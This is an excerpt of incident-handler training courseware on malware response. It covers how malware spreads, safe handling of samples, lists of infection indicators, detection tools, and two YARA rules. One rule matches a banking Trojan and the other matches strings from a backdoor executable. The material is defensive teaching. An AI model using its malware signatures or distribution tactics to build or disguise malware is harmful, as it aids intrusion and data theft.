## Introduction to Malware Incident Handling

Malware is the most common threat in the current scenario and is responsible for extensive damage to various organizations owing to its complex design and ability to propagate across connected devices and systems. Therefore, organizations must possess a robust, structured malware incident response (IR) plan to detect malware presence and quickly react to contain the threat. Malware IR can effectively recover affected systems after containing the ongoing incident. The response plan can also help identify paths and vectors of malware attacks and can helps prevent similar attacks in the future.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The organization's IH&R team should follow predefined steps to detect, contain, and eradicate the ongoing malware incident. Additionally, the team needs to perform static and dynamic analysis on the acquired malware samples and enhance the existing security solutions to detect and prevent similar malware incidents on the organization's network. Incident handers can use third-party analysis tools to perform malware code-based analysis to identify the purpose of the malware, command-and-control (C&C) servers, and the targeted systems.

## Malware Propagation Techniques

Incident handlers and responders must understand the different techniques attackers use to spread malware from one system to another across an organization. The most common techniques attackers use to infect a system with malware include the following:

- Instant messenger applications
- Portable hardware media/removable devices
- Browser and email software bugs
- Insecure patch management
- Rogue/decoy applications
- Untrusted sites and freeware web applications/software
- Downloading files from the Internet
- Email attachments
- Network propagation
- File sharing services [network basic input/output system (NetBIOS); file transfer protocol (FTP); server message block (SMB)]
- Installation by other malware
- Bluetooth and wireless networks
- Infected executables, dynamic link library (DLL) files, macros, JavaScript, and documents

## Common Techniques Attackers Use to Distribute Malware on the Web

Source: *Security Threat Report* (*https://www.sophos.com*)

Some standard techniques used to distribute malware on the web are discussed below.

- **Black hat search engine optimization (SEO)**: Black hat SEO (also called unethical SEO) uses aggressive SEO tactics such as keyword stuffing, inserting doorway pages, page swapping, and adding unrelated keywords to get higher search engine rankings for malware pages.
- **Socially engineered click-jacking**: Attackers inject malware into websites that appear legitimate to trick users into clicking them. When clicked, the malware embedded in the link executes without the knowledge or consent of the user.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Spear-phishing sites**: This technique mimics legitimate institutions, such as banks, to steal passwords, credit cards, bank account data, and other sensitive information.
- **Malvertising**: This technique involves embedding malware-laden advertisements in legitimate online advertising channels to spread malware on the systems of unsuspecting users.
- **Compromised legitimate websites**: Often, attackers use compromised websites to infect systems with malware. When an unsuspecting user visits the compromised website, he/she unknowingly installs the malware on his/her system, after which the malware performs malicious activities.
- **Drive-by downloads**: This refers to the unintentional downloading of software via the Internet. Here, an attacker exploits flaws in browser software to install malware by merely visiting a website.
- **Spam emails**: The attacker attaches a malicious file to an email and sends the email to multiple target addresses. The victim is tricked into clicking the attachment and thus executes the malware, thereby compromising his/her machine. This technique is the most common method currently in use by attackers. In addition to email attachments, an attacker may also use the email body to embed the malware.
- **Rich text format (RTF) injection:** RTF injection involves exploiting features of Microsoft Office, such as RTF template files that are stored locally or in a remote machine. RTF templates are used for specifying the document format. Attackers inject malicious macros into RTF files and host them on their servers. When a user opens the document, the malicious template is automatically retrieved from the remote server by evading security systems.

## Explain Preparation for Handling Malware Incidents

Organizations or individual computer users may fall victim to malware attacks as a result of the widespread usage of Internet-based services. Malware incident handling is a challenging yet mandatory task to cease its activity before infecting other resources. Insufficient handling or analysis of malware incidents can wreak havoc on computer networks and resources. Therefore, the IH&R teams should be well prepared and equipped to handle malware-related security incidents.

This section discusses the importance of safely handling malware and preparing malware IR teams.

### Preparing Malware Incident Response Team

Handling and responding to malware incidents differs from other IR tasks since it requires adequate knowledge, skills, and abilities. IH&R team members should have a thorough knowledge of each malware category, propagation methods, and infection chain and must know how to extract malware data from compromised devices. Organizations must ensure that the IR team has great experience handling, gathering evidence, analyzing, and investigating


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

malware-related incidents. The IR team can also include other team members, such as vulnerability managers, information security managers, and penetration testers.

Organizations must equip their teams with sufficient malware defense tools, methods, and policies. Team members must be proficient in using various malware detection tools, techniques, and configurations to extract malware from different systems. Additionally, they should be skilled in identifying and distinguishing the characteristics and indicators of malware. They must possess experience in thoroughly analyzing malware using both manual and automated techniques. It is also crucial for IH&R team members to stay informed about current malware trends and detection methodologies.

## Importance of Safely Handling Malware

Malware handling and analysis constitute crucial steps in the IR process when trying to understand malware functionality and the threat actors involved. This knowledge helps the incident responders develop suitable defense plans against identified malicious programs and prevent future events. Before initiating malware analysis, malicious files must be handled cautiously, especially while storing or transferring them from live functional computer systems/networks. Neglecting proper handling of a malware incident can result in service disruption, data/memory corruption, data loss, etc. Therefore, IH&R team members must possess prior knowledge and awareness of safely handling malware and its importance.

The following are the steps that an incident handler should follow to handle malware safely:

- Always use a virtual machine or sandbox environment for handling malware.
- Ensure that the virtual machine or sandbox environment is isolated from functional network systems.
- Use secure channels dedicated for transferring malware files.
- Use secure universal serial bus (USB) drives dedicated for transferring malware.
- Keep malware files zipped and password protected to avoid accidental execution.
- Modify identified malware file extensions or add an invalid file extension to malware files to ensure that no application is associated with it.
- Store malware files in an isolated storage facility.
- Exclude malware files with invalid file extensions and the directory where malware files are stored from antivirus scans.
- Create snapshots of the files to easily roll back to a non-infected state after completing the analysis.
- Use hashing to fingerprint the malware sample.
- Ensure that affected systems are contained within constrained VLANs that use additional segmentation and network access controls.
- Implement robust application logging and auditing.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Set the malware sample file's extension to (.vir), such that (sample.exe) becomes (sample.exe.vir).
- Submit the suspected malware file to scanning tools such VirusTotal for safe scanning.

## Understand Detection of Malware Incidents

As technology evolves, malware incidents are increasing rapidly, making the IT infrastructure of business organizations more susceptible security issues. Malware incidents can provide attackers with illegal access to the network or systems, resulting in serious consequences such as operational disruption, reputational losses, financial losses, data breaches, data deletion, etc., for an organization. Thus, the IH&R team must implement an appropriate strategy to detect malware incidents at the earliest, which will further help them handle and respond to malware incidents quickly and effectively.

This section discusses indicators of malware security incidents and various malware detection techniques.

### Indicators of Malware Incidents

Malware attacks create an immediate and significant impact on business assets as they can spread rapidly throughout the organization's network within a short span. Therefore, incident responders should detect and mitigate malware events as early as possible. Early detection can help minimize the number of infected systems, which in turn reduces the amount of time required to restore the systems. To detect a malware incident, users, tech support, administrators, and incident responders should lookout for the following indicators of malware attacks:

- Abnormal network traffic flows
- Unexplained bounced emails
- Irrelevant alerts, ads, and popups
- Logs showing malicious attempts of port scanning, unauthorized access, etc.
- Modification, deletion, or relocation of files
- Blue screen of death (BSOD)
- Sudden freeze, shutdown, and crash of systems
- System slowdown and longer reboot times
- Inability to install updates
- Automatically disabled security programs
- Changes in web browser configurations
- Suspicious processes running at the system startup
- Unapproved program installation, launch, and closure


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Alerts of spam messages from the system or email
- Consumption of storage space
- Numerous unwanted emails and social posts
- Unavailable programs or system resources
- Failure in connection attempts
- Unknown running processes
- Strange dialog boxes appear and request permission to run any program
- Router, firewall, and network IDS alerts regarding Trojan horse/client–server communications
- Host and unknown remote systems network connections (i.e., reverse connections by Trojans)
- Unusual open ports (used by Trojans)
- Increased outgoing web traffic even though users are not working
- Unknown registry entries
- Unusual off-hour usages
- Creation of unknown user (guest or administrator) accounts
- Unknown file share access
- Unknown use of protocols
- Unexpected service disruptions
- Presence of unauthorized sessions
- Detection of multiple failed logins
- Detection of any rough hardware
- Presence of unknown malicious software
- Download of any unfamiliar browser extensions or plugins
- Websites getting redirected to another web server
- Important looking fake warning messages on the screen
- Presence of unusual executables in the active processes
- Disabled control panel
- Suspicious shortcut files displayed on the desktop
- Unexpected images displayed on the browser or desktop
- Inability to download antivirus programs or security solutions
- Changes in system security settings


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Unusual increase in system's Internet activity or bandwidth utilization
- Programs are activated or deactivated without the user's consent
- Suspicious activities in administrator or privileged accounts
- Anomalous DNS requests in the network
- Sudden loss of primary memory and hard drive

**Note:** Incident responders can detect malware incidents through alerts received from security defense solutions such as Microsoft 365 Defender.

## Indicators of Trojan Incidents

- The computer screen blinks, flips upside down, or is inverted so that everything is displayed backward
- The default background or wallpaper settings change automatically. This can be performed using pictures either on the user's computer or in the attacker's program
- Printers automatically start printing documents
- Web pages suddenly open without user input
- OS color settings change automatically
- Screensavers convert to a personal scrolling message
- Sound volume suddenly fluctuates all the way up or down
- Antivirus programs are automatically disabled, and data are corrupted, altered, or deleted from the system
- Changes in system date and time
- The mouse cursor moves by itself
- The mouse right-click takes the function of the left-click, and vice versa
- The mouse pointer arrow disappears completely
- The mouse pointer and automatic clicks on icons are uncontrollable
- The Windows Start button disappears
- Popups showing bizarre messages suddenly appear
- Clipboard images and text appear to be manipulated
- The keyboard and mouse freeze
- Contacts receive emails that a user did not send from the user's email address
- Spam or phishing emails sent to everyone on the contact list
- Strange warnings or question boxes appear. Often these are personal messages directed to the user, asking questions that require the victim to answer by clicking a Yes, No, or OK button


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The system unusually shuts down and reboots
- The taskbar disappears automatically
- The Task Manager is disabled. The attacker, or Trojan, may disable the Task Manager function so that the victim cannot view the task list or be able to end the task on a given program or process
- The disk space suddenly disappears, or constant disk errors pop up on the screen
- Presence of unwanted new programs, favorites, or bookmarks on the browser
- Unusual network activity when the user is not active
- Devices or applications getting encrypted themselves
- Presence of unusual or new icons on the desktop

## Indicators of Virus Incidents

- Processes take more resources and time, resulting in reduced performance
- The computer beeps with no display
- Drive labels change and the OS cannot be loaded
- Constant antivirus alerts
- Files and folders are missing
- Suspicious hard drive activity
- Browser windows “freeze”
- Lack of storage space
- Unwanted advertisements and popup windows
- Unexpected logout from the system before session timeout
- The files containing more than one extension, such as .exe, .vbs, .gif, or .jpg
- Distorted dialog boxes and menus
- Unusual errors in printing content
- Inaccessible disk drives or storage space
- Changes in hard drive or volume names
- Existence of duplicate or corrupted files

## Indicators of Fileless Malware Incidents

- Unexpected modifications in RAM contents
- Unusual network patterns and traces
- Unusual computer connections with the remote server


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Presence of malicious code hiding in device firmware, such as a BIOS or in the firmware of a network card
- Unexpected changes in Windows registry files
- High volumes of data transfer from the network
- Unusually high system usage levels while no processes are active
- Multiple attempts of privileged login from the same user during unofficial hours
- Unusual queries to access Active Directory
- Access denied to Windows tools such as Windows Management Instrumentation (WMI) and PowerShell
- Presence of malicious Microsoft Office Macro files

## Detecting Malware Intrusion using YARA Rules

Source: *https://yara.readthedocs.io*

YARA is a malware research tool that allows incident handlers to detect and classify malware or other malicious codes through a rule-based approach. It is a multi-platform tool that runs on Windows, macOS, and Linux OSs. This tool allows incident handlers to create "rules" or descriptions of malware families in the form of text or binary patterns. The created rules analyze specific patterns in the file and alert the concerned incident handling team if the file is harmful. The description or rule comprises a Boolean expression and strings that establish the logic behind it.

Incident handlers can also write YARA rules for examining a private database or malicious binaries across an organization to detect intrusions. Additionally, incident handlers can also use different patterns, such as hex or plain texts, along with other special operators and strings in a YARA rule to effectively detect a wide variety of malware signatures.

YARA rules adhere to a syntax where each rule starts with the word "rule" before specifying its name. A rule is comprised of three parts, which include the following:

- **Condition:** This section of a YARA rule dictates when a match will be considered true for a file under investigated. It consists of Boolean expressions that enable the definition of matching criteria or outcomes.
- **Strings:** It provides meaning to the "condition" section by defining all the strings that need to be searched within the files. The rule can search several types of strings such as hexadecimal strings, text strings, or regular expressions.
- **Metadata:** It is part of a YARA rule that includes general information that can be used by an incident handler to identify the files gathered by a specific rule.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

An example of a YARA rule as per YARA's official documentation is as follows:

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true
    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"
    condition:
        $a or $b or $c
}
```

From the above syntax, incident handlers can identify that any of those three strings defined must be considered as the "**silent_banker**" Trojan. In addition, the strings in the above example are comprised of both hex and text patterns.

**YARA Tools**

- **yarGen**

  Source: *https://github.com*

  yarGen is a tool used for generating YARA rules. The main principle of this tool is to create YARA rules from strings identified in malware files while removing all strings that also appear in goodware files. This tool includes big goodware strings and opcode database as ZIP archives that need to be extracted before implementation. All the dependencies of this tool can be installed using the **pip install -r requirements.txt** command. Moreover, a user can run **python yarGen.py --help** to get additional information on command-line parameters.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
/*
    Yara Rule Set
    Author: YarGen Rule Generator
    Date: [redacted]
    Identifier: bin
*/

/* Rule Set ----------------------------------------------------------------- */

rule backdoor {
    meta:
        description = "Auto-generated rule - file backdoor.exe"
        author = "YarGen Rule Generator"
        reference = "not set"
        date = "[redacted]"
        hash = "bad8c7e6836b9a5679bfac0bc7483091e8e168f2"
    strings:
        $s0 = "%systemroot%\\System32\\rundll32.exe \"" fullword ascii /* PEStudio Blacklist: str
        $s1 = "c:\\Agenti\\SimpleVector\\Release\\SimpleVector.pdb" fullword ascii /* score: '28.
        $s2 = "GetCurrentProcessID" fullword ascii /* PEStudio Blacklist: strings */ /* score: '2
        $s3 = "<requestedExecutionLevel level=\"highestAvailable\" uiAccess=\"false\"/>" fullword
        $s4 = "SOFTWARE\\Microsoft\\VisualStudio\\9.0\\Setup\\VS" fullword ascii /* PEStudio Blac
        $s5 = "BG:\"oMpp" fullword ascii /* score: '12.00' */
        $s6 = "vvKPP80k.mKn" fullword ascii /* score: '12.00' */
        $s7 = "<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"no\" ?><assembly xmlns=\"u"
        $s8 = "0b55581e0a49451a01584c2a1d52322455956631824 4a41405b172e11161932" fullword ascii /
        $s9 = "SimpleVector, Version 1.0" fullword wide /* score: '9.00' */
        $s10 = "* GN3?" fullword ascii /* score: '7.00' */
        $s11 = "SIMPLEVECTOR" fullword wide /* score: '6.50' */
        $s12 = ".OcL/2" fullword ascii /* score: '6.00' */
        $s13 = "VH.IYl" fullword ascii /* score: '6.00' */
        $s14 = "uKmtnQzd78" fullword ascii /* score: '5.00' */
        $s15 = "About SimpleVector" fullword wide /* score: '5.00' */
    condition:
        uint16(0) == 0x5a4d and filesize < 3785KB and all of them
}
```

Figure 4.1: Yara rules creation using yarGen

Some additional YARA tools are listed below:

- Koodous (*https://docs.koodous.com*)
- YaraRET (*https://github.com*)
- YARA Silly (*https://github.com*)
- Halogen (*https://github.com*)
- Yabin (*https://github.com*)

## Detecting Fileless Malware Incidents using SentinelOne

Source: *https://www.sentinelone.com*

SentinelOne is an Extended Detection and Response (XDR) security tool that helps incident handlers detect and respond to fileless malware threats and protect IT resources against malware infections. Incident handlers can also use this tool to clean existing malware from the end devices and restore them to normal condition.

SentinelOne XDR allows incident handlers to analyze the behavior of the processes running in the memory rather than analyzing the executable files in the machine to detect fileless malware. It leverages the SentinelOne agent that is installed on the end device to gather information such as users, processes, command-line arguments, registries, files, and communication channels.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Detection of Fileless Malware Execution**

  Once fileless malware is executed in the memory, the SentinelOne XDR solution immediately detects and reveals each element involved in the malware incident, which can be viewed in the **Analyze** window, as shown in the screenshot.

  It contains information such as file name, machine name, hash value, time stamp, and IP address.





Figure 4.2: Screenshot of SentinelOne detecting fileless malware

- **Analysis**

  SentinelOne XDR analyzes the abused processes and command-line arguments that are executed by the fileless malware. The abused processes and arguments can be viewed in the **Affected Process** and **Arguments** sections, as shown in the screenshot given below.





Figure 4.3: Screenshot of SentinelOne displaying affected processes and arguments used


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Mitigation**

  SentinelOne agent can mitigate the impact of fileless malware automatically. After completing the remediation process, the tool notifies concerned teams via email, SMS, or security information and event managers (SIEMs).





Figure 4.4: Screenshot of SentinelOne displaying the status of the response process

## Tools for Detecting Remote Access Trojans (RATs)

- **SolarWinds Security Event Manager (SEM)**

  Source: *https://www.solarwinds.com*

  SolarWinds Security Event Manager can detect and alert the security teams about suspicious behaviors in the network. It contains several built-in correlation rules that protect the network, gather data from the various log sources, and identify potential threats in real-time before they damage critical assets.

  SolarWinds Security Event Manager is a complete endpoint detection and response tool that allows the IH&R team to detect and remove the RATs before the execution of their payload. It can help the IH&R team get the work done quickly through behavioral detection of the RATs, thereby stopping the infection right away.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

